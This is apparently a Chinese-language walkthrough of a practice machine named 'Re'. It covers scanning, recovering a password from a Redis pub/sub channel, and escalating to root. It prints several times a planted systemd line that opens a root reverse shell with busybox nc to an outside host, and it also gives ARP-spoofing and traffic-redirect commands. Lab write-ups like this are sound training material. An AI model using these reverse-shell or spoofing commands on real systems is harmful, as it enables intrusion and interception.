

Re

靶机: Re

作者: 群主 (QQ: 1045670921)

靶机ID: 619

系统: Linux

难度: Easy

信息收集

```
(root@kali)-[~]
# ./rustscan -a 192.168.44.220
.....
| {} | {} | { [ [ [ ] { [ [ / [ ] / [ ] \ | \ |
| . \ | { } | . } } | | . } } \ [ ] / \ \ | \ |
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.44.220:22
Open 192.168.44.220:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-24 02:08 EDT
Initiating ARP Ping Scan at 02:08
Scanning 192.168.44.220 [1 port]
Completed ARP Ping Scan at 02:08, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:08
Completed Parallel DNS resolution of 1 host. at 02:08, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
```

依旧只有两个端口22和80

80端口探测

发现并没有什么细节, 就是一直提time, probe.php也返回500s

```
(root@kali)-[~]
# gobuster dir -u http://192.168.44.220 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.220
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,js,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3052]
/probe.php (Status: 500) [Size: 0]
/server-status (Status: 403) [Size: 279]
Progress: 1012185 / 1323348 (76.49%)^C
```

```
font-size: 2rem;
font-weight: 350;
letter-spacing: 0.3px;
line-height: 1.4;
text-align: center;
padding: 0 3rem;
opacity: 0;
animation: text-carousel 100s infinite linear;
}

.text-slide:nth-child(1) { animation-delay: 0s; }
.text-slide:nth-child(2) { animation-delay: 10s; }
.text-slide:nth-child(3) { animation-delay: 20s; }
.text-slide:nth-child(4) { animation-delay: 30s; }
.text-slide:nth-child(5) { animation-delay: 40s; }
.text-slide:nth-child(6) { animation-delay: 50s; }
.text-slide:nth-child(7) { animation-delay: 60s; }
.text-slide:nth-child(8) { animation-delay: 70s; }
.text-slide:nth-child(9) { animation-delay: 80s; }
.text-slide:nth-child(10) { animation-delay: 90s; }

@keyframes text-carousel {
  0% { opacity: 0; transform: translateY(15px); }
  3% { opacity: 1; transform: translateY(0); }
  7% { opacity: 1; transform: translateY(0); }
  10% { opacity: 0; transform: translateY(-15px); }
  100% { opacity: 0; }
}
</style>
</head>
<body>
  <div class="carousel-container">
    <div class="text-slide">Time and tide wait for no man.</div>
    <div class="text-slide">The only moment is now.</div>
    <div class="text-slide">Time is the most undefinable yet paradoxical of things.</div>
    <div class="text-slide">Time is a created thing. To say "I don't have time" is to say "I don't want to".</div>
    <div class="text-slide">Time is the moving image of eternity.</div>
    <div class="text-slide">Time is the longest distance between two places.</div>
    <div class="text-slide">Time is the most precious gift.</div>
    <div class="text-slide">Time is the subtle thief of youth.</div>
    <div class="text-slide">Time is a storm in which we are all lost.</div>
    <div class="text-slide">Time reveals all things.</div>
  </div>
</body>
</html>
```

22端口探测


```
sublarge@Re:~$ ss -lntp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN     0            128         127.0.0.1:6379           0.0.0.0:*
LISTEN     0            128         0.0.0.0:22               0.0.0.0:*
LISTEN     0            128         [::]:6379                [::]:*
LISTEN     0            128         *:80                     *:80
LISTEN     0            128         [::]:22                  [::]:*
```

接下来就是对redis服务进行信息收集了

```
sublarge@Re:~$ edis-cli ping
-bash: edis-cli: command not found
sublarge@Re:~$ redis-cli ping
PONG
sublarge@Re:~$ systemctl list-units --type=service | grep -i redis
redis-publisher.service    loaded active running Redis Publisher Service
redis-server.service       loaded active running Advanced key-value store
sublarge@Re:~$ systemctl status redis-publisher --no-pager
● redis-publisher.service - Redis Publisher Service
   Loaded: loaded (/etc/systemd/system/redis-publisher.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2026-03-24 03:45:43 EDT; 7min ago
     Main PID: 3112 (python3)
       Tasks: 1 (limit: 2358)
      Memory: 14.9M
         CPU: 158ms
    CGroup: /system.slice/redis-publisher.service
            └─3112 /usr/bin/python3 /usr/local/bin/publisher.py
```

发现有一个py脚本，想去查看但是没有权限，在查看服务信息有一个特殊命令

```
sublarge@Re:~$ cat usr/local/bin/publisher.py
cat: usr/local/bin/publisher.py: No such file or directory
sublarge@Re:~$ usr/local/bin/publisher.p^C
sublarge@Re:~$ cat /usr/local/bin/publisher.py
cat: /usr/local/bin/publisher.py: Permission denied
sublarge@Re:~$ █
sublarge@Re:~$ cat /etc/systemd/system/redis-publisher.service
[Unit]
Description=Redis Publisher Service
After=network.target redis-server.service
Requires=redis-server.service

[Service]
Type=simple
User=root
Group=root
ExecStart=/usr/bin/python3 /usr/local/bin/publisher.py
ExecStopPost=/bin/bash -c '/usr/bin/busybox nc dev.warning.dsz 1234 -e /bin/bash'
Restart=always
RestartSec=10
StandardOutput=journal
StandardError=journal

NoNewPrivileges=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```



查看 **Redis** 上发生的所有操作,发现有程序在执行**PUBLISH**, 频道名是 **chan5**, 每次只发一个字符
订阅一下频道

```

sublarge@Re:~$ redis-cli MONITOR
OK
1774339053.961927 [0 [::1]:34250] "PUBLISH" "chan5" "p"
1774339058.996818 [0 [::1]:34250] "PUBLISH" "chan5" "z"
1774339064.002584 [0 [::1]:34250] "PUBLISH" "chan5" "G"
1774339069.008748 [0 [::1]:34250] "PUBLISH" "chan5" "7"
1774339074.014758 [0 [::1]:34250] "PUBLISH" "chan5" "Q"
1774339079.020116 [0 [::1]:34250] "PUBLISH" "chan5" "I"
1774339084.023714 [0 [::1]:34250] "PUBLISH" "chan5" "z"
█
2) "chan5"
3) "7"
1) "message"
2) "chan5"
3) "Q"
1) "message"
2) "chan5"
3) "I"
1) "message"
2) "chan5"
3) "z"
1) "message"
2) "chan5"
3) "4"
1) "message"
2) "chan5"
3) "H"
1) "message"
2) "chan5"
3) "7"
1) "message"
2) "chan5"
3) "U"
1) "message"
2) "chan5"
3) "r"
█

```

把字符全部拼接起来，有可能一开始的订阅字符不是初始的可以多等一下或者遍历一下
 获得字符**rRpG7ur4ZpzG7QIz4H7U** 拿着这个字符去登录**submini**进行权限转移

submini权限

进入了submini之后虽然还是没有sudo，但是刚刚有一个文件是没有权限去读的，现在再去读一下 /usr/local/bin/publisher.py

```
#!/usr/bin/env python3
import redis
import time
import sys
from datetime import datetime
import os

REDIS_HOST = 'localhost'
REDIS_PORT = 6379
REDIS_PASSWORD = None
CHANNEL_NAME = 'chan5'
PUBLISH_INTERVAL = 5
MESSAGE_STRING = 'rRpG7ur4ZpzG7QIz4H7U'
LOG_DIR = '/var/log/redis-publisher'

def write_completion_log():
    try:
        timestamp = datetime.now().strftime('%Y-%m-%d_%H-%M-%S')
        log_file = os.path.join(LOG_DIR, f'{timestamp}.log')

        with open(log_file, 'w') as f:
            f.write(f'[{datetime.now().isoformat()}] Publisher cycle completed successfully\n')
            f.write(f'Channel: {CHANNEL_NAME}\n')
    except Exception:
        sys.exit(1)

def main():
    try:
        r = redis.Redis(
            host=REDIS_HOST,
            port=REDIS_PORT,
            password=REDIS_PASSWORD,
            decode_responses=True,
            socket_connect_timeout=5,
            socket_keepalive=True
        )
        r.ping()
        for index, char in enumerate(MESSAGE_STRING):
            try:
                r.publish(CHANNEL_NAME, char)
                if index < len(MESSAGE_STRING) - 1:
```

```

        time.sleep(PUBLISH_INTERVAL)
    except Exception:
        time.sleep(1)

    write_completion_log()

except redis.ConnectionError:
    sys.exit(1)
except KeyboardInterrupt:
    pass
except Exception:
    sys.exit(1)

if __name__ == "__main__":
    while True:
        main()

```

现在就可以把目光放回到刚刚看到的特殊命令了

```
ExecStopPost=/bin/bash -c '/usr/bin/busybox nc dev.warning.dsz 1234 -e /bin/bash'
```

```


# /etc/systemd/system/redis-publisher.service
[Unit]
Description=Redis Publisher Service
After=network.target redis-server.service
Requires=redis-server.service

[Service]
Type=simple
User=root
Group=root
ExecStart=/usr/bin/python3 /usr/local/bin/publisher.py
ExecStopPost=/bin/bash -c '/usr/bin/busybox nc dev.warning.dsz 1234 -e /bin/bash'
Restart=always
RestartSec=10
StandardOutput=journal
StandardError=journal

NoNewPrivileges=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target

```



只要这个服务停止，就会执行一个 **root** 权限的反弹 **shell**。

因为**redis-publisher.service** 依赖 **redis-server.service**

如果 **Redis** 服务停掉，**publisher** 也会被 **systemd** 一起停掉就会触发**ExecStopPost**

root权限

```
submini@Re:~$ getent hosts dev.warning.dsz
198.18.0.44      dev.warning.dsz
submini@Re:~$
```

把 198.18.0.44 加到 Kali 网卡上,然后去down掉服务就可以触发获得反弹shell

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bb:4e:bd brd ff:ff:ff:ff:ff:ff
    inet 192.168.44.128/24 brd 192.168.44.255 scope global dynamic noprefixroute eth0
        valid_lft 1173sec preferred_lft 1173sec
    inet 198.18.0.44/15 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::2092:a0da:4e60:8f91/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:99:30:87:77 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(root@kali)-[~]
# ip addr add 198.18.0.44/15 dev eth0
Error: ipv4: Address already assigned.
```

```
redis-cli shutdown
```

```
nc -lvnp 1234 -s 198.18.0.44
```

注意这一步要记得打快照,因为如果第一次没有返回稳定的shell,应该是没有权限去重启服务了

tip: dns域名劫持

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo iptables -t nat -A PREROUTING -d 198.18.0.44 -p tcp --dport 1234 -j
REDIRECT --to-ports 1234
sudo arpspoof -i eth0 -t 192.168.44.220 192.168.44.2
nc -lvnp 1234
```

```
(root@kali)-[~]  
# nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.220] 50318  
id  
uid=0(root) gid=0(root) groups=0(root)  
  
ls  
root.txt  
sublarge.txt  
cat root.txt  
flag{root-9d9c2d266b6dfa5df9114f9e3516a2e4}
```